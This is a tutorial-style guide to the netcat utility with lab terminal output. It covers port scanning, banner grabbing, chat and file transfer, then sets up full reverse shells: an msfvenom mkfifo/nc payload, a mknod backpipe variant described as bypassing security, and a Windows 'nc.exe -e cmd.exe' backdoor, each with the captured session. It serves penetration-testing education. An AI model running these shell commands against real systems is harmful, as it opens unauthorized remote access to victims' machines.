netcat

COMPREHENSIVE GUIDE

What is Netcat

Netcat technically used as “nc” – is a network utility that uses the TCP and UDP connections in order to read and write in a network. It can be used by both the attackers and the security auditors.

It is designed to be a reliable back-end tool that can be used with scripts or other programs. It’s also a great tool for network debugging, as it can create any kind of connect one can need.

Why netcat is such dependable, that it can do everything whether it is port scanning, banner grabbing, transferring a file, or even generating a reverse connection?
Let’s check out the major netcat features and unlock this question.


1. It acts as a simple TCP/UDP/SCTP/SSL client for interacting with web servers, telnet servers, mail servers, and other TCP/IP network services.
2. It redirects the TCP/UDP/SCTP traffic to other ports or hosts by acting as a SOCKS or HTTP proxy such that the clients specify their destinations.
3. Netcat can even connect to destinations through a chain of anonymous or authenticated proxies.
4. Encrypts communication with SSL, and transport it over IPv4 or IPv6.
5. It acts as a connection broker, allowing two (or far more) clients to connect through a third (brokering) server.

NETCAT BASIC COMMANDS

Help Command

“Help” or sometimes its “h”, this flag drops out every possible option that a tool can do for us. To start with netcat, we’ll be using the most basic help command i.e. :

```
nc -h
```



```
root@kali:~# nc -h
[v1.10-41.1+b1]
connect to somewhere:   nc [-options] hostname port[s] [ports] ...
listen for inbound:     nc -l -p port [-options] [hostname] [port]
options:
        -c shell commands       as `-e'; use /bin/sh to exec [dangerous!!]
        -e filename             program to exec after connect [dangerous!!]
        -b                      allow broadcasts
        -g gateway              source-routing hop point[s], up to 8
        -G num                  source-routing pointer: 4, 8, 12, ...
        -h                      this cruft
        -i secs                 delay interval for lines sent, ports scanned
        -k                      set keepalive option on socket
        -l                      listen mode, for inbound connects
        -n                      numeric-only IP addresses, no DNS
        -o file                 hex dump of traffic
        -p port                 local port number
        -r                      randomize local and remote ports
        -q secs                 quit after EOF on stdin and delay of secs
        -s addr                 local source address
        -T tos                  set Type Of Service
        -t                      answer TELNET negotiation
        -u                      UDP mode
        -v                      verbose [use twice to be more verbose]
        -w secs                 timeout for connects and final net reads
        -C                      Send CRLF as line-ending
        -z                      zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive];
hyphens in port names must be backslash escaped (e.g. 'ftp\-data').
```


Port Scanning

Netcat can be used as a port scanner, although it was not designed to function as. To make it worth as a scanner, we need to set the “-z” flag, which tells netcat, to scan listing daemon without sending any data. This makes it possible to understand the type of service that is running on that specific port. Thus netcat can perform both the TCP and the UDP scan, let’s check it out how:

TCP Scan

```
nc -v –n –z 192.168.1.105 21-100
```

[-v]: indicates Verbose mode
[-n]: indicates numeric-only IP addresses
[-z]: indicates zero -I/O mode [used for scanning]




```
root@kali:~# nc -v -n -z 192.168.1.105 21-100
(UNKNOWN) [192.168.1.105] 80 (http) open
(UNKNOWN) [192.168.1.105] 22 (ssh) open
(UNKNOWN) [192.168.1.105] 21 (ftp) open
root@kali:~#
```

UDP Scan

We can even scan the UDP ports in a similar way we scanned the TCP ones. Here we’ll be using the “- u” flag which will invoke the UDP mode

```
nc –vzu 192.168.1.105 161
```



```
root@kali:~# nc -vzu 192.168.1.105 161
192.168.1.105: inverse host lookup failed: Unknown host
(UNKNOWN) [192.168.1.105] 161 (snmp) open
root@kali:~#
```

Chatting

Netcat can also be used to chat between t wo users. But before that, we need to establish a connection. To set up this all, we'll be using two devices – one will play the role as an initiator and the other one will be a listener. As soon as this connection is established, the communication can be done from both ends.

Let's check out this scenario, where two users with different operating systems communicate with each other over a Netcat established connection.


Initially, kali's root user needs to set up his netcat "listener" over a specific port, to build up a network connection. Run the following command to do so:

```
nc –lvp 1234
```

[l]: Listen Mode
[v]: Verbose Mode
[p]: Local Port


Now it's time to set up an initiator, we'll be doing this from the Ubuntu's root user, by simply providing the IP Address of the system where we have started the listener followed by the port number.

```
nc 192.168.1.109 1234
```



```
root@ubuntu:~# nc 192.168.1.109 1234
hi
hello
```

From the below image you can see that the connection has been set up and both the machines are now able to communicate with each other.




```
root@kali:~# nc -lvp 1234
listening on [any] 1234 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.105] 52184
hi
hello
```

Banner Grabbing

Banner refers to a text message received from the host with information about the open ports and services along with their version numbers.

Run the following command to grab the target's ftp and ssh banners:

```
nc 192.168.1.105 21
nc 192.168.1.105 22
```




```
root@kali:~# nc 192.168.1.105 21
220 (vsFTPd 3.0.3)
^C
root@kali:~# nc 192.168.1.105 22
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
^C
```

File Transfer

Netcat offers us an opportunity to transfer files from one device to another over a network. Let's follow up with a scenario, where a kali user exempts to transfer his files to a user at an Ubuntu machine.

From the below image the user over the kali machine sets up a listener at port number 5555, and shares file.txt using the "<" parameter.

```
nc –lvp 5555 < file.txt
```




```
root@kali:~# cat file.txt
Welcome to Hacking Articles
root@kali:~# nc -lvp 5555 < file.txt
listening on [any] 5555 ...
```

Now the user sitting at the Ubuntu server will download this file by running the following command.

```
nc 192.168.1.109 5555 > file.txt
```

From the below image you can see that the Ubuntu user has successfully grabbed the file.txt file from192.168.1.109 which is nothing but the kali user's IP




```
root@ubuntu:~# nc 192.168.1.109 5555 > file.txt
^C
root@ubuntu:~# cat file.txt
Welcome to Hacking Articles
```

Linux Reverse Shell

As discussed earlier netcat can perform anything, so now we'll try to exploit the target's machine with the help of "msfvenom" to create a payload and will set up a netcat listener to grab a session. Let's try to create a payload using the following command:


```
msfvenom -p cmd/unix/reverse_netcat
lhost=192.168.1.109 lport=6666 R
```

The "R" flag is used to generate a raw payload which will be over our screen.




```
root@kali:~# msfvenom -p cmd/unix/reverse_netcat lhost=192.168.1.109 lport=6666 R
[-] No platform was selected, choosing Msf::Module::Platform::Unix from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 103 bytes
mkfifo /tmp/jahrzzd; nc 192.168.1.109 6666 0</tmp/jahrzzd | /bin/sh >/tmp/jahrzzd 2>&1; rm /tmp/jahrzzd
```

From the above image, you can see that our payload is ready, now its time to trigger it over our victim's server. Open the Ubuntu machine and type this payload in the terminal. Before firing it up, get back to the attacker's machine(Kali Linux) and setup the netcat listener over there by using the same port number that you used while generating the payload.



```
root@ubuntu:~# mkfifo /tmp/jahrzzd; nc 192.168.1.109 6666 0</tmp/jahrzzd | /bin/sh >/tmp/jahrzzd 2>&1; rm /tmp/jahrzzd
```

From the below image you can see that, as soon as the victim runs the payload, we'll get the session.




```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.105] 58516
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::6c54:9cdb:ada0:b197  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8c:f6:d6  txqueuelen 1000  (Ethernet)
        RX packets 61824  bytes 84050340 (84.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22512  bytes 1544032 (1.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

There are many times when the security gets high and we fail to grab the session using this method, but there is another way to get a reverse shell.

Before that, set up a netcat listener at port 443:
As the listener boots in, just execute the following commands in the target's machine :


```
mknod /tmp/backpipe p
/bin/sh 0/tmp/backpipe
```

This will help you to bypass the security and offer you a netcat session.



```
root@ubuntu:~# mknod /tmp/backpipe p
root@ubuntu:~# /bin/sh 0</tmp/backpipe | nc 192.168.1.109 443 1>/tmp/backpipe
```

From the below image you can see that we've successfully captured the victim's shell.




```
root@kali:~# nc -lvp 443
listening on [any] 443 ...
192.168.1.105: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.105] 33308
ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.105  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::6c54:9cdb:ada0:b197  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:8c:f6:d6  txqueuelen 1000  (Ethernet)
        RX packets 61874  bytes 84055113 (84.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 22540  bytes 1547158 (1.5 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Randomized Port

There are chances when we aren't able to decide the very own port to set up a listener or to establish a netcat connection. Well, netcat has a special "–r" flag which will provide us with the randomized local port.

```
nc -lv –r
```

From the below image you can see that our listener has been started at 38931.




```
root@kali:~# nc -lv -r
listening on [any] 38931 ...
```

Grabbing the HTTP Banner

HTTP banners are now can't be fetched easily, as they contain the server's information. But we can use netcat to capture information about any webserver.
Simply run the following command in order to manipulate the target's server and check what we have grabbed.

```
printf "GET / HTTP/1.0\r\n\r\n" | nc
192.168.1.105 80
```

Great!! From the below image you can see that I've successfully captured the HTTP banner and we are presented with the Apache server.



```
root@kali:~# printf "GET / HTTP/1.0\r\n\r\n" | nc 192.168.1.105 80
HTTP/1.1 200 OK
Date: Fri, 26 Jun 2020 22:05:18 GMT
Server: Apache/2.4.41 (Ubuntu)
Last-Modified: Fri, 26 Jun 2020 21:15:54 GMT
ETag: "1c-5a90336e80366"
Accept-Ranges: bytes
Content-Length: 28
Connection: close
Content-Type: text/html

Welcome to Hacking Articles
```


Windows Reverse Connection

A system's backdoor welcomes us every time with open hands whenever we knockback. Thus we'll try to generate such a similar backdoor over the target's windows machine, which allows us to get in, at any time when we come back. Let's set up a listener over our kali machine first:

```
nc –lvp 4444
```


Now execute the following command over the victim's windows command prompt to create a backdoor.

```
nc.exe 192.168.1.109 4444 -e cmd.exe
```



```
C:\Users\raj\Downloads>nc.exe 192.168.1.109 4444 -e cmd.exe
```

Time to get back to our attacker's machine. From the below image you can see that we are into the victim's command shell.



```
root@kali:~# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.108: inverse host lookup failed: Unknown host
connect to [192.168.1.109] from (UNKNOWN) [192.168.1.108] 55324
Microsoft Windows [Version 10.0.18363.900]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\raj\Downloads>
```